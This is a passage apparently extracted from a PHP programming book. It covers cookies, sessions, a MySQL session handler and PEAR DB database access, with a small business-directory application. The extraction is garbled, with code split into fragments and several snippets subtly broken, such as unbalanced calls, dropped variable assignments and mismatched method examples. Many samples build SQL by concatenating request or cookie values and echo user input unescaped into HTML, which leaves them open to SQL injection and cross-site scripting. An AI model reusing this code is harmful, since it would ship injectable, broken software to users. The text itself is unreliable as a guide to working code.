 Background: <?= \$bg_name ?>

Foreground: <?= \$fg_name ?>

Click [here](prefs-demo.php) to see the preferences in action.

```
</body>
```

```
</html>
```

```
<html>

<head><title>Front Door</title></head> <?php

$bg = $_COOKIE['bg'];

$fg = $_COOKIE['fg'];

?>

<body bgcolor="<?= $bg ?>" text="<?= $fg ?>">
<h1>Welcome to the Store</h1>

We have many fine products for you to view. Please
feel free to browse the aisles and stop an assistant at
any time. But remember, you break it you bought it!
<p>

Would you like to <a href="prefs.html">change your
preferences?</a>

</body>

</html>
```

```
<?php session_start( ) ?>
```

```
<html>
```

```
...
```

```
</html>
```

```
<?php
```

```
session_start( );
```

```
session_register('hits');
```

```
++$hits;
```

```
?>
```

This page has been viewed <?= \$hits ?> times.

```
<?php
```

```
$colors = array('black' => '#000000', 'white' =>  
'#ffffff', 'red' => '#ff0000', 'blue' => '#0000ff');  
session_start( );
```

```
session_register('bg');
```

```
session_register('fg');

$bg_name = $_POST['background'];

$fg_name = $_POST['foreground'];

$bg = $colors[$bg_name];

$fg = $colors[$fg_name];

?>

<?php session_start( ) ?>

<html>

<head><title>Front Door</title></head> <body
bgcolor="<?= $bg ?>" text="<?= $fg ?>">
<h1>Welcome to the Store</h1>

We have many fine products for you to view. Please
feel free to browse the aisles and stop an assistant at
```

any time. But remember, you break it you bought it!

<p>

Would you like to change your preferences?

</body>

</html>

```
session_set_save_handler(<tt><i>open_fn</i></tt>,
<tt><i>close_fn</i></tt>, <tt><i>read_fn</i></tt>,
<tt><i>write_fn</i></tt>, <tt><i>destroy_fn</i>
</tt>, <tt><i>gc_fn</i></tt>);
```

<Directory "/var/html/test">

```
php_value session.save_handler user php_value
session.save_path <tt><i>mydb</i></tt> php_value
session.name session_store </Directory>
```

CREATE TABLE session_store (

```
    session_id char(32) not null PRIMARY KEY,  
    expiration timestamp, value text not null );
```

```
function open ($save_path,$session_name) {
```

```
    global $table;
```

```
    mysql_connect('localhost');  
    mysql_select_db($save_path);
```

```
    $table = $session_name;
```

```
    return true; }
```

```
function read($session_id) {
```

```
    global $table; $result = mysql_query("SELECT  
    value FROM $table WHERE  
    session_id='".$session_id""); if($result &&  
    mysql_num_rows($result)) {
```

```
        return mysql_result($result,0); } else {
```

```
        error_log("read: ".mysql_error()  
        )."\n",3,"/tmp/errors.log"); return "";
```

```
}
```

}

```
function write($session_id, $data) {  
  
    global $table; $data = addslashes($data);  
    mysql_query("REPLACE INTO $table  
(session_id,value) VALUES('$session_id','$data')")  
    or error_log("write: ".mysql_error()  
    )."\n",3,"/tmp/errors.log"); return true; }  
  
function close( ) {  
  
    mysql_close( );  
  
    return true; }  
  
function destroy($session_id) {  
  
    global $table;  
  
    mysql_query( "DELETE FROM $table WHERE  
session_id = '$session_id'";  
  
    return true; }
```

```
function gc($max_time) {  
  
    global $table; mysql_query(  
  
        "DELETE FROM $table WHERE  
        UNIX_TIMESTAMP(expiration) <  
        UNIX_TIMESTAMP( )-$max_time") or  
        error_log("gc: ".mysql_error()  
        )."\n",3,"/tmp/errors.log"); return true; }  
  
session_set_save_handler('open', 'close', 'read',  
'write', 'destroy', 'gc');  
  
<?php require_once 'database_store.inc';  
session_start( );  
  
?>  
  
<?php  
  
if($_POST['bgcolor']) {  
  
    setcookie('bgcolor', $_POST['bgcolor'], time( ) +  
    (60 * 60 * 24 * 7)); }  

```

```
$bgcolor = empty($bgcolor) ? 'gray' : $bgcolor; ?>
```

```
<body bgcolor="<?= $bgcolor ?>">

<form action="<?= $PHP_SELF ?>"
method="POST"> <select name="bgcolor"> <option
value="gray">Gray</option> <option
value="white">White</option> <option
value="black">Black</option> <option
value="blue">Blue</option> <option
value="green">Green</option> <option
value="red">Red</option> </select>

<input type="submit" /> </form>

</body>
```

```
if ($_SERVER['HTTPS'] !== 'on') {  
    die("Must be a secure connection."); }
```

A common mistake is to send a form over a secure connection (e.g., https://www.example.com/form.html), but have the action of the form submit to an http:// URL. Any form parameters entered by the user are sent over an insecure connection—a trivial packet sniffer can reveal them.

Chapter 8. Databases

PHP

has support for over 20 databases, including the most popular commercial and open source varieties. Relational database systems such as MySQL, PostgreSQL, and Oracle are the backbone of most modern dynamic web sites. In these are stored shopping-cart information, purchase histories, product reviews, user information, credit-card numbers, and sometimes even web pages themselves.

This chapter covers how to access databases from PHP. We focus on the PEAR DB system, which lets you use the same functions to access any database, rather than on the myriad database-specific extensions. In this chapter, you'll learn how to fetch data from

the database, how to store data in the database, and how to handle errors. We finish with a sample application that shows how to put various database techniques into action.

This book cannot go into all the details of creating web database applications with PHP. For a more in-depth look at the PHP/MySQL

combination, see *Web Database Applications with PHP and MySQL*, by Hugh Williams and David Lane (O'Reilly).

--with-mysql[=DIR] Include MySQL support. DIR is the MySQL base directory. If unspecified, the bundled MySQL library will be used.

--with-oci8[=DIR] Include Oracle-oci8 support. Default DIR is ORACLE_HOME.

--with-ibm-db2[=DIR] Include IBM DB2 support. DIR is the DB2 base install directory, defaults to /home/db2inst1/sqllib

--with-pgsql[=DIR] Include PostgreSQL support. DIR is the PostgreSQL base install directory, defaults to /usr/local/pgsql.

You can't build PHP with support for a database whose client libraries you don't have on your system. For example, if you don't have the Oracle client libraries, you can't build PHP with support for Oracle databases.

Use the `phpinfo()` function to check for database support in your installation of PHP. For instance, if you see a section in the configuration report for MySQL, you know you have MySQL support.

8.2 Relational Databases and SQL

A Relational Database Management System (RDBMS) is a server that manages data for you. The data is structured into tables, where each table has some number of columns, each of which has a name and a type. For example, to keep track of James Bond movies, we might have a "movies" table that records the title (a string), year of release (a number), and the actor who played Bond in each movie (an index into a table of Bond actors).

Tables are grouped together into databases, so a James Bond database might have tables for movies, actors playing Bond, and villains. An RDBMS usually has its own user system, which controls access rights for databases (e.g., "user Fred can update database Bond").

PHP communicates with relational databases such as MySQL and Oracle using the Structured Query Language (SQL). You can use SQL to create, modify, and query relational databases.

The syntax for SQL is divided into two parts. The first, Data Manipulation Language, or DML, is used to retrieve and modify data in an existing database. DML is remarkably compact, consisting of only four verbs: **select**, **insert**, **update**, and **delete**. The set of SQL commands, used to create and modify the database structures that hold the data, is known as Data Definition Language, or DDL. The syntax for DDL is not as standardized as that for DML, but as PHP just sends any SQL commands you give it to the database, you can use any SQL commands your database supports.

Assuming you have a table called **movies**, this SQL statement would insert a new row:

```
INSERT INTO movies VALUES(0, 'Moonraker',  
1979, 2)
```

This SQL statement inserts a new row but lists the columns for which there are values:

```
INSERT INTO movies (title, year, actor)  
VALUES ('Octopussy', 1982, 2)
```

To delete all movies from 1979, we could use this SQL statement:

```
DELETE FROM movies WHERE year=1979
```

To change the year for Octopussy to 1983, use this SQL statement:

```
UPDATE movies SET year=1983 WHERE  
title='Octopussy'
```

To fetch only the movies made in the 1980s, use:

```
SELECT * FROM movies WHERE year >= 1980 AND  
year < 1990
```

You can also specify the fields you want returned. For example:

```
SELECT title, year FROM movies WHERE year >=  
1980 AND year < 1990
```

You can issue queries that bring together information from multiple tables. For example, this query joins together the **movie** and **actor** tables to let us see who starred in each movie:

```
SELECT movies.title, movies.year,  
actors.name
```

```
FROM movies,actors WHERE movies.star =
actors.id
                           AND year >= 1980 AND year
< 1990
```

For more on SQL, see *SQL in a Nutshell*, by Kevin Kline (O'Reilly).

8.3 PEAR DB Basics

[Example 8-1](#) is a program to build an HTML table of information about James Bond movies. It demonstrates how to use the PEAR DB library (which comes with PHP) to connect to a database, issue queries, check for errors, and transform the results of queries into HTML. The library is object-oriented, with a mixture of class methods (`DB::connect()`), `DB::iserror()`) and object methods (`$db->query()`, `$q->fetchInto()`).

Example 8-1. Display movie information

```
<html><head><title>Bond Movies</title></head>
<body>

<table border=1>
<tr><th>Movie</th><th>Year</th><th>Actor</th></tr>
<?php
    // connect
    require_once('DB.php');
    $db = DB::connect("mysql://bondview:007@localhost/webdb");
    if (DB::iserror($db)) {
        die($db->getMessage());
    }

    // issue the query
    $sql = "SELECT movies.title,movies.year,actors.name
            FROM movies,actors
            WHERE movies.actor=actors.id
            ORDER BY movies.year ASC";

    $q = $db->query($sql);
    if (DB::iserror($q)) {
        die($q->getMessage());
    }

    // generate the table
    while ($q->fetchInto($row)) {
?
        <tr><td><?= $row[0] ?></td>
            <td><?= $row[1] ?></td>
            <td><?= $row[2] ?></td>
        </tr>
    <?php
```

```
}
```

```
?>
```

The output of [Example 8-1](#) is shown in [Figure 8-1](#).

Figure 8-1. The movie page



A screenshot of a Microsoft Internet Explorer window titled "Bond Movies - Microsoft Internet Explorer provided by A...". The window displays a table with three columns: "Movie", "Year", and "Actor". The table contains 14 rows of data, listing various James Bond movies from 1962 to 1981, along with their release year and the actor who played James Bond.

Movie	Year	Actor
Dr No	1962	Sean Connery
From Russia With Love	1963	Sean Connery
Goldfinger	1964	Sean Connery
Thunderball	1965	Sean Connery
You Only Live Twice	1967	Sean Connery
On Her Majesty's Secret Service	1969	George Lazenby
Diamonds Are Forever	1971	Sean Connery
Live and Let Die	1973	Roger Moore
The Man With The Golden Gun	1974	Roger Moore
The Spy Who Loved Me	1977	Roger Moore
Moonraker	1979	Roger Moore
For Your Eyes Only	1981	Roger Moore

8.3.1 Data Source Names

A *data source name* (DSN) is a string that specifies where the database is located, what kind of database it is, the username and password to use when connecting to the database, and more. The components of a DSN are assembled into a URL-like string:

type(dbsyntax)://username:password@protocol+hostspec/database

The only mandatory field is *type*, which specifies the PHP database backend to use. [Table 8-1](#) lists the implemented database types at the time of writing.

Table 8-1. PHP database types

Name	Database
Mysql	MySQL
Pgsql	PostgreSQL

Ibase	InterBase
Msql	Mini SQL
Mssql	Microsoft SQL Server
oci8	Oracle 7/8/8 <i>i</i>
Odbc	ODBC
Sybase	SyBase
Ifx	Informix
Fbsql	FrontBase

The **protocol** is the communication protocol to use. The two common values are "**tcp**" and "**unix**", corresponding to Internet and Unix domain sockets. Not every database backend supports every communications protocol.

These are some sample valid data source names:

```
mysql:///webdb
mysql://localhost/webdb
mysql://bondview@localhost/webdb
mysql://bondview@tcp+localhost/webdb
mysql://bondview:007@localhost/webdb
```

In [Example 8-1](#), we connected to the MySQL database **webdb** with the username **bondview** and password **007**.

A common development technique is to store the DSN in a PHP file and include that file in every page that requires database connectivity. Doing this means that if the information changes, you don't have to change every page. In a more sophisticated settings file, you might even switch DSNs based on whether the application is running in development or deployment mode.

8.3.2 Connecting

Once you have a DSN, create a connection to the database using the `connect()` method. This returns a database object you'll use for tasks such as issuing queries and quoting parameters:

```
$db = DB::connect(DSN [, options ]);
```

The `options` value can either be Boolean, indicating whether or not the connection is to be persistent, or an array of options settings. The `options` values are given in [Table 8-2](#).

Table 8-2. Connection options

Option	Controls
persistent	Connection persists between accesses
optimize	What to optimize for
debug	Display debugging information

By default, the connection is not persistent and no debugging information is displayed. Permitted values for `optimize` are '`performance`' and '`portability`'. The default is '`performance`'. Here's how to enable debugging and optimize for portability:

```
$db = DB::connect($dsn, array('debug' => 1, 'optimize' => 'portability'));
```

8.3.3 Error Checking

PEAR DB methods return `DB_ERROR` if an error occurs. You can check for this with `DB::isError()`:

```
$db = DB::connect($datasource);
if (DB::isError($db)) {
    die($db->getMessage());
}
```

The `DB::isError()` method returns `true` if an error occurred while working with the database object. If there was an error, the usual behavior is to stop the program and display the error message reported by the `getMessage()` method. You can call `getMessage()` on any PEAR DB object.

8.3.4 Issuing a Query

The `query()` method on a database object sends SQL to the database:

```
$result = $db->query($sql);
```

A SQL statement that doesn't query the database (e.g., `INSERT`, `UPDATE`, `DELETE`) returns the `DB_OK` constant to indicate success. SQL that performs a query (e.g., `SELECT`) returns an object that you can use to access the results.

You can check for success with `DB::isError()`:

```
$q = $db->query($sql);
if (DB::iserror($q)) {
    die($q->getMessage());
}
```

8.3.5 Fetching Results from a Query

PEAR DB provides two methods for fetching data from a query result object. One returns an array corresponding to the next row, and the other stores the row array into a variable passed as a parameter.

8.3.5.1 Returning the row

The `fetchRow()` method on a query result returns an array of the next row of results:

```
$row = $result->fetchRow([ mode ]);
```

This returns either an array of data, `NULL` if there is no more data, or `DB_ERROR` if an error occurred. The `mode` parameter controls the format of the array returned, which is discussed later.

This common idiom uses the `fetchRow()` method to process a result, one row at a time, as follows:

```
while ($row = $result->fetchRow( )) {
    if (DB::isError($row)) {
```

```
    die($row->getMessage(  ));
}
// do something with the row
}
```

8.3.5.2 Storing the row

The `fetchInto()` method also gets the next row, but stores it into the array variable passed as a parameter:

```
$success = $result->fetchInto(array, [mode]);
```

Like `fetchRow()`, `fetchInto()` returns `NULL` if there is no more data, or `DB_ERROR` if an error occurs.

The idiom to process all results looks like this with `fetchInto()`:

```
while ($success = $result->fetchInto($row)) {
    if (DB::isError($success)) {
        die($success->getMessage(  ));
    }
    // do something with the row
}
```

8.3.5.3 Inside a row array

Just what are these rows that are being returned? By default, they're indexed arrays, where the positions in the array correspond to the order of the columns in the returned result. For example:

```
$row = $result->fetchRow( );
if (DB::isError($row)) {
    die($row->getMessage(  ));
}
var_dump($row);
array(3) {
    [0]=>
    string(5) "Dr No"
    [1]=>
    string(4) "1962"
    [2]=>
```

```
    string(12) "Sean Connery"
}
```

You can pass a *mode* parameter to `fetchRow()` or `fetchInto()` to control the format of the row array. The default behavior, shown previously, is specified with `DB_FETCHMODE_ORDERED`.

The fetch mode `DB_FETCHMODE_ASSOC` creates an array whose keys are the column names and whose values are the values from those columns:

```
$row = $result->fetchRow(DB_FETCHMODE_ASSOC);
if (DB::isError($row)) {
    die($row->getMessage());
}
var_dump($row);
array(3) {
    ["title"]=>
    string(5) "Dr No"
    ["year"]=>
    string(4) "1962"
    ["name"]=>
    string(12) "Sean Connery"
}
```

The `DB_FETCHMODE_OBJECT` mode turns the row into an object, with a property for each column in the result row:

```
$row = $result->fetchRow(DB_FETCHMODE_ASSOC);
if (DB::isError($row)) {
    die($row->getMessage());
}
var_dump($row);
object(stdClass)(3) {
    ["title"]=>
    string(5) "Dr No"
    ["year"]=>
    string(4) "1962"
    ["name"]=>
    string(12) "Sean Connery"
}
```

To access data in the object, use the `$object->property` notation:

```
echo "{$row->title} was made in {$row->year}";  
Dr No was made in 1962
```

8.3.5.4 Finishing the result

A query result object typically holds all the rows returned by the query. This may consume a lot of memory. To return the memory consumed by the result of a query to the operating system, use the `free()` method:

```
$result->free();
```

This is not strictly necessary, as `free()` is automatically called on all queries when the PHP script ends.

8.3.6 Disconnecting

To force PHP to disconnect from the database, use the `disconnect()` method on the database object:

```
$db->disconnect();
```

This is not strictly necessary, however, as all database connections are disconnected when the PHP script ends.

8.4 Advanced Database Techniques

PEAR DB goes beyond the database primitives shown earlier; it provides several shortcut functions for fetching result rows, as well as a unique row ID system and separate prepare/execute steps that can improve the performance of repeated queries.

8.4.1 Placeholders

Just as `printf()` builds a string by inserting values into a template, the PEAR DB can build a query by inserting values into a template. Pass the `query()` function SQL with `?` in place of specific values, and add a second parameter consisting of the array of values to insert into the SQL:

```
$result = $db->query($SQL, $values);
```

For example, this code inserts three entries into the `movies` table:

```
$movies = array(array('Dr No', 1962),
                array('Goldfinger', 1965),
                array('Thunderball', 1965));
foreach ($movies as $movie) {
    $db->query('INSERT INTO movies
(title,year) VALUES (?,?)', $movie);
}
```

There are three characters that you can use as placeholder values in an SQL query:

?

A string or number, which will be quoted if necessary
(recommended)

|

A string or number, which will never be quoted

&

A filename, the contents of which will be included in the statement (e.g., for storing an image file in a BLOB field)

8.4.2 Prepare/Execute

When issuing the same query repeatedly, it can be more efficient to compile the query once and then execute it multiple times, using the `prepare()`, `execute()`, and `executeMultiple()` methods.

The first step is to call `prepare()` on the query:

```
$compiled = $db->prepare(SQL);
```

This returns a compiled query object. The `execute()` method fills in any placeholders in the query and sends it to the RDBMS:

```
$response = $db->execute(compiled, values);
```

The `values` array contains the values for the placeholders in the query. The return value is either a query response object, or `DB_ERROR` if an error occurred.

For example, we could insert multiple values into the `movies` table like this:

```
$movies = array(array('Dr No', 1962),
                array('Goldfinger', 1965),
                array('Thunderball', 1965));
$compiled = $q->prepare('INSERT INTO movies
(title,year) VALUES (?,?)');
foreach ($movies as $movie) {
    $db->execute($compiled, $movie);
}
```

The `executeMultiple()` method takes a two-dimensional array of values to insert:

```
$responses = $db->executeMultiple(compiled,
values);
```

The `values` array must be numerically indexed from 0 and have values that are arrays of values to insert. The compiled query is executed once for every entry in `values`, and the query responses are collected in `$responses`.

A better way to write the movie-insertions code is:

```
$movies = array(array('Dr No', 1962),
                array('Goldfinger', 1965),
                array('Thunderball', 1965));
$compiled = $q->prepare('INSERT INTO movies
(title,year) VALUES (?,?)');
$db->insertMultiple($compiled, $movies);
```

8.4.3 Shortcuts

PEAR DB provides a number of methods that perform a query and fetch the results in one step: `getOne()`, `getRow()`,

`getCol()`, `getAssoc()`, and `getAll()`. All of these methods permit placeholders.

The `getOne()` method fetches the first column of the first row of data returned by an SQL query:

```
$value = $db->getOne(SQL [, values ]);
```

For example:

```
$when = $db->getOne("SELECT avg(year) FROM movies");
if (DB::isError($when)) {
    die($when->getMessage());
}
echo "The average James Bond movie was made in $when";
The average James Bond movie was made in 1977
```

The `getRow()` method returns the first row of data returned by an SQL query:

```
$row = $db->getRow(SQL [, values ]);
```

This is useful if you know only one row will be returned. For example:

```
list($title, $actor) = $db->getRow(
    "SELECT movies.title,actors.name FROM movies,actors
        WHERE movies.year=1977 AND movies.actor=actors.id");
```

```
echo "($title, starring $actor)";  
(The Spy Who Loved Me, starring Roger Moore)
```

The `getCol()` method returns a single column from the data returned by an SQL query:

```
$col = $db->getCol(SQL [, column [, values ]]);
```

The `column` parameter can be either a number (0, the default, is the first column), or the column name.

For example, this fetches the names of all the Bond movies in the database, ordered by the year they were released:

```
$titles = $db->getAll("SELECT title FROM  
movies ORDER BY year ASC");  
foreach ($titles as $title) {  
    echo "$title\n";  
}  
Dr No  
From Russia With Love  
Goldfinger  
...
```

The `getAll()` method returns an array of all the rows returned by the query:

```
$all = $db->getAll(SQL [, values [,  
fetchmode ]]);
```

For example, the following code builds a select box containing the names of the movies. The ID of the selected movie is submitted as the parameter value.

```
$results = $db->getAll("SELECT id,title FROM movies ORDER BY year ASC");
echo "<select name='movie'>\n";
foreach ($results as $result) {
    echo "<option value={$result[0]}>
{$result[1]}</option>\n";
}
echo "</select>";
```

All the `get*()` methods return `DB_ERROR` when an error occurs.

8.4.4 Details About a Query Response

Four PEAR DB methods provide you with information on a query result object: `numRows()`, `numCols()`, `affectedRows()`, and `tableInfo()`.

The `numRows()` and `numCols()` methods tell you the number of rows and columns returned from a `SELECT` query:

```
$howmany = $response->numRows();
$howmany = $response->numCols();
```

The `affectedRows()` method tells you the number of rows affected by an `INSERT`, `DELETE`, or `UPDATE` operation:

```
$howmany = $response->affectedRows();
```

The `tableInfo()` method returns detailed information on the type and flags of fields returned from a `SELECT` operation:

```
$info = $response->tableInfo();
```

The following code dumps the table information into an HTML table:

```
$info = $response->tableInfo();
a_to_table($info);

function a_to_table ($a) {
    echo "<table border=1>\n";
    foreach ($a as $k => $v) {
        echo "<tr valign=top align=left>
<td>$k</td><td>";
        if (is_array($v)) {
            a_to_table($v);
        } else {
            print_r($v);
        }
        echo "</td></tr>\n";
    }
    echo "</table>\n";
}
```

[Figure 8-2](#) shows the output of the table information dumper.

Figure 8-2. The information from tableInfo()

0	table	movies
	name	title
	type	blob
	len	255
	flags	not_null blob
1	table	movies
	name	year
	type	year
	len	4
	flags	not_null unsigned zerofill

8.4.5 Sequences

Not every RDBMS has the ability to assign unique row IDs, and those that do have wildly differing ways of returning that information. PEAR DB sequences are an alternative to database-specific ID assignment (for instance, MySQL's **AUTO_INCREMENT**).

The **nextID()** method returns the next ID for the given sequence:

```
$id = $db->nextID(sequence);
```

Normally you'll have one sequence per table for which you want unique IDs. This example inserts values into the **movies** table, giving a unique identifier to each row:

```
$movies = array(array('Dr No', 1962),
                array('Goldfinger', 1965),
                array('Thunderball', 1965));
foreach ($movies as $movie) {
```

```
$id = $db->nextID('movies');
splice($movie, 0, 0, $id);
$db->query('INSERT INTO movies
(id,title,year) VALUES (?,?,?)', $movie);
}
```

A sequence is really a table in the database that keeps track of the last-assigned ID. You can explicitly create and destroy sequences with the `createSequence()` and `dropSequence()` methods:

```
$res = $db->createSequence(sequence);
$res = $db->dropSequence(sequence);
```

The result will be the result object from the create or drop query, or `DB_ERROR` if an error occurred.

8.4.6 Metadata

The `getListOf()` method lets you query the database for information on available databases, users, views, and functions:

```
$data = $db->getListOf(what);
```

The `what` parameter is a string identifying the database feature to list. Most databases support "`databases`"; some support "`users`", "`views`", and "`functions`".

For example, this stores a list of available databases in `$dbs`:

```
$dbs = $db->getListOf("databases");
```

8.4.7 Transactions

Some RDBMSs support *transactions*, in which a series of database changes can be committed (all applied at once) or rolled back (discarded, with the changes not applied to the database). For example, when a bank handles a money transfer, the withdrawal from one account and deposit into another must happen together—neither should happen without the other, and there should be no time between the two actions. PEAR DB offers the **commit()** and **rollback()** methods to help with transactions:

```
$res = $db->commit();
$res = $db->rollback();
```

If you call **commit()** or **rollback()** on a database that doesn't support transactions, the methods return **DB_ERROR**.

#

Table structure for table 'biz_categories'

#

```
CREATE TABLE biz_categories (
    business_id int(11) NOT NULL, category_id
    char(10) NOT NULL, PRIMARY KEY (business_id,
    category_id), KEY business_id (business_id,
    category_id) );
```

#

Table structure for table 'businesses'

#

CREATE TABLE businesses (

 business_id int(11) NOT NULL auto_increment,
 name varchar(255) NOT NULL, address
 varchar(255) NOT NULL, city varchar(128) NOT
 NULL, telephone varchar(64) NOT NULL, url
 varchar(255),

 PRIMARY KEY (business_id), UNIQUE
 business_id (business_id), KEY business_id_2
 (business_id));

#

Table structure for table 'categories'

#

CREATE TABLE categories (

category_id varchar(10) NOT NULL, title
varchar(128) NOT NULL, description varchar(255)
NOT NULL, PRIMARY KEY (category_id),
UNIQUE category_id (category_id), KEY
category_id_2 (category_id));

<?php

require_once('DB.php');

// database connection setup section

\$username = 'user';

\$password = 'seekrit';

```
$hostspec = 'localhost';

$database = 'phpbook';

// select one of these three values for $phptype

// $phptype = 'pgsql';

// $phptype = 'oci8';

$phptype = 'mysql';

// check for Oracle 8 - data source name syntax is
different

if ($phptype != 'oci8'){

    $dsn =
"$phptype://$username:$password@$hostspec/$data
base"; } else {

$net8name = 'www';
```

```
$dsn =  
"$phptype://$username:$password@$net8name"; }  
  
// establish the connection  
  
$db = DB::connect($dsn);  
  
if (DB::isError($db)) {  
    die ($db->getMessage()); }  
  
?>  
  
<html>  
  
<head>  
  
<?php  
  
require_once('db_login.php');  
  
?>
```

```
<title>

<?php

// print the window title and the topmost body
heading $doc_title = 'Category Administration';

echo "$doc_title\n";

?>

</title>

</head>

<body>

<h1>

<?php

echo "$doc_title\n";

?>
```

</H1>

<?php

// add category record input section

// extract values from \$_REQUEST

\$Cat_ID = \$_REQUEST['Cat_ID'];

\$Cat_Title = \$_REQUEST['Cat_Title'];

\$Cat_Desc = \$_REQUEST['Cat_Desc'];

\$add_record = \$_REQUEST['add_record'];

// determine the length of each input field
\$len_cat_id = strlen(\$_REQUEST['Cat_ID']); \$len_cat_tl =
strlen(\$_REQUEST['Cat_Title']); \$len_cat_de =
strlen(\$_REQUEST['Cat_Desc']);

```
// validate and insert if the form script has been //  
called by the Add Category button  
  
if ($add_record == 1) {  
  
    if (($len_cat_id > 0) and ($len_cat_tl > 0) and  
        ($len_cat_de > 0)){  
  
        $sql = "insert into categories (category_id, title,  
description)"; $sql .= " values ('$Cat_ID',  
'$Cat_Title', '$Cat_Desc')"; $result = $db-  
>query($sql); $db->commit( );  
  
    } else {  
  
        echo "<p>Please make sure all fields are filled in ";  
        echo "and try again.</p>\n"; }  
  
}  
  
  
  
  
// list categories reporting section
```

```
// query all records in the table after any // insertion  
// that may have occurred above
```

```
$sql = "select * from categories";
```

```
$result = $db->query($sql);
```

```
?>
```

```
<form method="POST" action="cat_admin.php">
```

```
<table>
```

```
<tr><th bgcolor="#EEEEEE">Cat ID</th> <th  
bgcolor="#EEEEEE">Title</th> <th  
bgcolor="#EEEEEE">Description</th> </tr>
```

```
<?php
```

```
// display any records fetched from the database //  
// plus an input line for a new category
```

```
while ($row = $result->fetchRow( )){
```

```
echo "<tr><td>$row[0]</td><td>$row[1]</td>
<td>$row[2]</td></tr>\n"; }
```

```
?>
```

```
<tr><td><input type="text" name="Cat_ID"
size="15" maxlength="10"></td> <td><input
type="text" name="Cat_Title" size="40"
maxlength="128"></td> <td><input type="text"
name="Cat_Desc" size="45" maxlength="255">
</td> </tr>
```

```
</table>
```

```
<input type="hidden" name="add_record"
value="1"> <input type="submit" name="submit"
value="Add Category"> </body>
```

```
</html>
```

```
<html>
```

```
<head>
```

```
<title>

<?php

$doc_title = 'Business Registration';

echo "$doc_title\n";

?>

</title>

</head>

<body>

<h1>

<?= $doc_title ?>

</h1>

<?php

require_once('db_login.php');
```

```
// fetch query parameters

$_REQUEST['add_record'];
$_REQUEST['Biz_Name'];
$_REQUEST['Biz_Address'];
$_REQUEST['Biz_City'];
$_REQUEST['Biz_Telephone'];
$_REQUEST['Biz_URL'];
$_REQUEST['Biz_Categories'];

$pick_message = 'Click on one, or control-click
on<BR>multiple ';
$pick_message .= 'categories:';

// add new business

if ($add_record == 1) {
```

```
$pick_message = 'Selected category  
values<BR>are highlighted:'; $sql = 'INSERT INTO  
businesses (name, address, city, telephone, '; $sql .= '  
url) VALUES (?, ?, ?, ?, ?)'; $params =  
array($Biz_Name, $Biz_Address, $Biz_City,  
$Biz_Telephone, $Biz_URL); $query = $db-  
>prepare($sql); if (DB::isError($query)) die($query-  
>getMessage( )); $resp = $db->execute($query,  
$params); if (DB::isError($resp)) die($resp-  
>getMessage( )); $resp = $db->commit( ); if  
(DB::isError($resp)) die($resp->getMessage( )); echo  
'<P CLASS="message">Record inserted as shown  
below.</P>'; $biz_id = $db->getOne('SELECT  
max(business_id) FROM businesses'); }
```

```
?>
```

```
<form method="POST" action="<?= $PHP_SELF ?  
>"> <table>
```

```
<tr><td class="picklist"><?= $pick_message ?> <p>
```

```
    <select name="Biz_Categories[]" size="4"  
multiple> <?php
```

```
// build the scrolling pick list for the categories $sql  
= "SELECT * FROM categories"; $result = $db->query($sql); if (DB::isError($result)) die($result->getMessage( )); while ($row = $result->fetchRow( )){  
  
    if (DB::isError($row)) die($row->getMessage( )); if  
    ($add_record == 1){  
  
        $selected = false;  
  
        // if this category was selected, add a new  
        biz_categories row if (in_array($row[1],  
        $Biz_Categories)) {  
  
            $sql = 'INSERT INTO biz_categories'; $sql .= '  
(business_id, category_id)'; $sql .= ' VALUES (?, ?)';  
$params = array($biz_id, $row[0]); $query = $db->prepare($sql); if (DB::isError($query)) die($query->getMessage( )); $resp = $db->execute($query,  
$params); if (DB::isError($resp)) die($resp->getMessage( )); $resp = $db->commit( ); if  
(DB::isError($resp)) die($resp->getMessage( )); echo  
"<option selected>$row[1]</option>\n"; $selected =  
true;
```

```
    }

    if ($selected == false) {

        echo "<option>$row[1]</option>\n"; }

    } else {

        echo "<option>$row[1]</option>\n"; }

    }

?>

</select>

</td>

<td class="picklist"> <table>

    <tr><td class="FormLabel">Business Name:</td>
    <td><input type="text" name="Biz_Name"
size="40" maxlength="255"

value="<?= $Biz_Name ?>"</td> </tr>
```

```
<tr><td class="FormLabel">Address:</td> <td>
<input type="text" name="Biz_Address" size="40"
maxlength="255"

value=<?= $Biz_Address ?>"</td> </tr>

<tr><td class="FormLabel">City:</td> <td><input
type="text" name="Biz_City" size="40"
maxlength="128"

value=<?= $Biz_City ?>"</td> </tr>

<tr><td class="FormLabel">Telephone:</td> <td>
<input type="text" name="Biz_Telephone" size="40"
maxlength="64"

value=<?= $Biz_Telephone ?>"</td> </tr>

<tr><td class="FormLabel">URL:</TD> <td>
<input type="text" name="Biz_URL" size="40"
maxlength="255"

value=<?= $Biz_URL ?>"</td> </tr>

</table>
```

```
</td>

</tr>

</table>

<p>

<input type="hidden" name="add_record"
value="1">

<?php

// display the submit button on new forms; link to a
fresh registration // page on confirmations

if ($add_record == 1){

    echo '<p><a href=""',$PHP_SELF,'>Add Another
Business</a></p>'; } else {

    echo '<input type="submit" name="submit"
value="Add Business">'; }

?>
```

</p>

</body>

</html>

<html>

<head>

<title>

<?php

\$doc_title = 'Business Listings';

echo "\$doc_title\n";

?>

</title>

</head>

<body>

<h1>

```
<?= $doc_title ?>

</h1>

<?php

// establish the database connection

require_once('db_login.php');

$pick_message = 'Click on a category to find
business listings:'; ?>

<table>

<tr><td valign="top">

<table>
```

```
<tr><td class="picklist"><?= $pick_message ?>
</td></tr> <p>

<?php

// build the scrolling pick list for the categories $sql
= "SELECT * FROM categories"; $result = $db-
>query($sql); if (DB::isError($result)) die($result-
>getMessage( )); while ($row = $result->fetchRow(
)){
    if (DB::isError($row)) die($row->getMessage( ));
    echo '<tr><td class="formlabel">'; echo "<a
    href=\"$PHP_SELF?cat_id=$row[0]\">";
    echo "$row[1]</a></td></tr>\n"; }

?>

</table>

</td>

<td valign="top">

<table>
```

```
<?php

if ($cat_id) {

    $sql = "SELECT * FROM businesses b,
biz_categories bc where"; $sql .= " category_id =
'$cat_id"'; $sql .= " and b.business_id =
bc.business_id"; $result = $db->query($sql); if
(DB::isError($result)) die($result->getMessage( )); while ($row = $result->fetchRow( )){

    if (DB::isError($row)) die($row->getMessage( )); if
($color == 1) {

        $bg_shade = 'dark';

        $color = 0;

    } else {

        $bg_shade = 'light'; $color = 1;

    }

    echo "<tr>\n"; for($i = 0; $i < count($row); $i++) {

        echo "<td class=\"$bg_shade\">$row[$i]</td>\n"; }
```

```
echo "</tr>\n"; }
```

```
}
```

```
?>
```

```
</table>
```

```
</td></tr>
```

